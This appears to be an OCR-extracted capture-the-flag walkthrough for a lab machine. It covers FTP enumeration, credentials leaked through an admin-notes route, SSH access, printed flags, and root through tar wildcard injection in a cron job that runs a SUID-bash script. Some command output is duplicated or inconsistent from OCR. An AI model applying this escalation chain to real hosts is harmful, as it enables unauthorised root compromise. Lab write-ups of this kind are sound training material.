
Jr.Pen 18.5. Operation Coldstart

Volt Labs, a small SaaS shop, suspects an old staging server has rotted into an exposed liability. Mara has assigned you the engagement. Find your way in and demonstrate full compromise.

Firstly, I checked the open ports using RustScan (Service Enumaration)

```
root@ip-10-113-97-94:~# rustscan -a 10.113.141.63
```



Then I checked the FTP connection to the remote server at IP address 10.113.141.63 to transfer files using the File Transfer Protocol. (FTP enumaration)

```
root@ip-10-113-97-94:~# ftp 10.113.141.63
Connected to 10.113.141.63.
```

```
Name (10.113.141.63:root): anonymous
230 Login successful.

ftp> ls
drwxr-xr-x    2 ftp      ftp          4096 May 09 23:14 pub
226 Directory send OK.


ftp> cd pub
ftp> ls
-rw-r--r--    1 ftp      ftp          2446 May 09 23:14 backu
p.tar.gz
ftp> get backup.tar.gz
local: backup.tar.gz remote: backup.tar.gz
229 Entering Extended Passive Mode (|||40030|)
150 Opening BINARY mode data connection for backup.tar.gz (24
46 bytes).
100% |***********************************|  2446        5.41
MiB/s    00:00 ETA
226 Transfer complete.
2446 bytes received in 00:00 (2.35 MiB/s)
ftp>
```

I downloaded the backup.tar.gz file to my machine and extracted the gzipped tar archive file using the tar command.

```
root@ip-10-113-97-94:~# tar xvzf backup.tar.gz
voltlabs-preview/
voltlabs-preview/requirements.txt
voltlabs-preview/README.md
voltlabs-preview/app.py
root@ip-10-113-97-94:~# cd voltlabs-preview/
root@ip-10-113-97-94:~/voltlabs-preview# ls
README.md  app.py  requirements.txt
root@ip-10-113-97-94:~/voltlabs-preview# vim app.py
```

I opened the app.py file from the archive under the viltlabs preview directory and then analyzed it. (Accessing Internal Notes)

```python
@app.route("/admin/")
@app.route("/admin/<path:p>")
def admin(p="index"):
    if not request.remote_addr.startswith("127."):
        abort(403)
    if p == "notes":
        with open("/opt/voltlabs-preview/admin_notes.txt") as f:
            return "<pre>" + f.read() + "</pre>"
```



According to the .py file, the admin notes URL is reachable. Then I obtained the user credentials.

Preview of http://kestrel.thm/admin/notes

```
<pre>=== INTERNAL ===
SSH access for staging:
  user: webdev
  pass: V0ltLabs#summer
- Mara
</pre>
```

Then I connected via SSH as the webdev user. (Initial Access)


```
root@ip-10-113-97-94:~/voltlabs-preview# ssh webdev@10.113.141.63
```

Answer the questions below

> What is the content of user.txt?

THM{96dc7bd50d2fb98fcece01560788b5ab}

To analyze privilege escalation, I checked the sudo permissions by typing the `sudo -l` command. Output: `Sorry, user webdev may not run sudo on coldstart.` No direct sudo privileges are available. Continuing with local enumeration.



Then I obtained the user flag.

> What is the content of flag.txt?

THM{e6ee84a483d67ade06936fcfd1433e8a}

Investigating scheduled tasks by reading `/etc/cron.d/voltlabs-backup` reveals the following cron job:

```
# Volt Labs staging backup - runs as root
```

```
SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin

* * * * * root cd /opt/backups && tar czf /var/backups/upload
s.tgz *
```

```
webdev@coldstart:~$ ls /etc/cron.d
e2scrub_all  sysstat  voltlabs-backup
webdev@coldstart:~$ ls /etc/cron.d/voltlabs-backup
/etc/cron.d/voltlabs-backup
webdev@coldstart:~$ cat /etc/cron.d/voltlabs-backup
# Volt Labs staging backup - runs as root
SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

* * * * * root cd /opt/backups && tar czf /var/backups/uploads.tgz
webdev@coldstart:~$ cat /etc/cron.d/voltlabs-backup
# Volt Labs staging backup - runs as root
SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Then I moved into the backup directory and created the script file.

```
echo 'cp /bin/bash /tmp/bash && chmod +s /tmp/bash' > shell.s
h
```

I Created a script file designed for privilege escalation by copying the bash shell and setting its SUID permission.

After that, the root cron job processes the directory. The injected arguments cause `shell.sh` to be executed as root, creating `/tmp/bash` with the SUID bit set. Then I obtained root access by executing `/tmp/bash -p` and retrieved the root flag.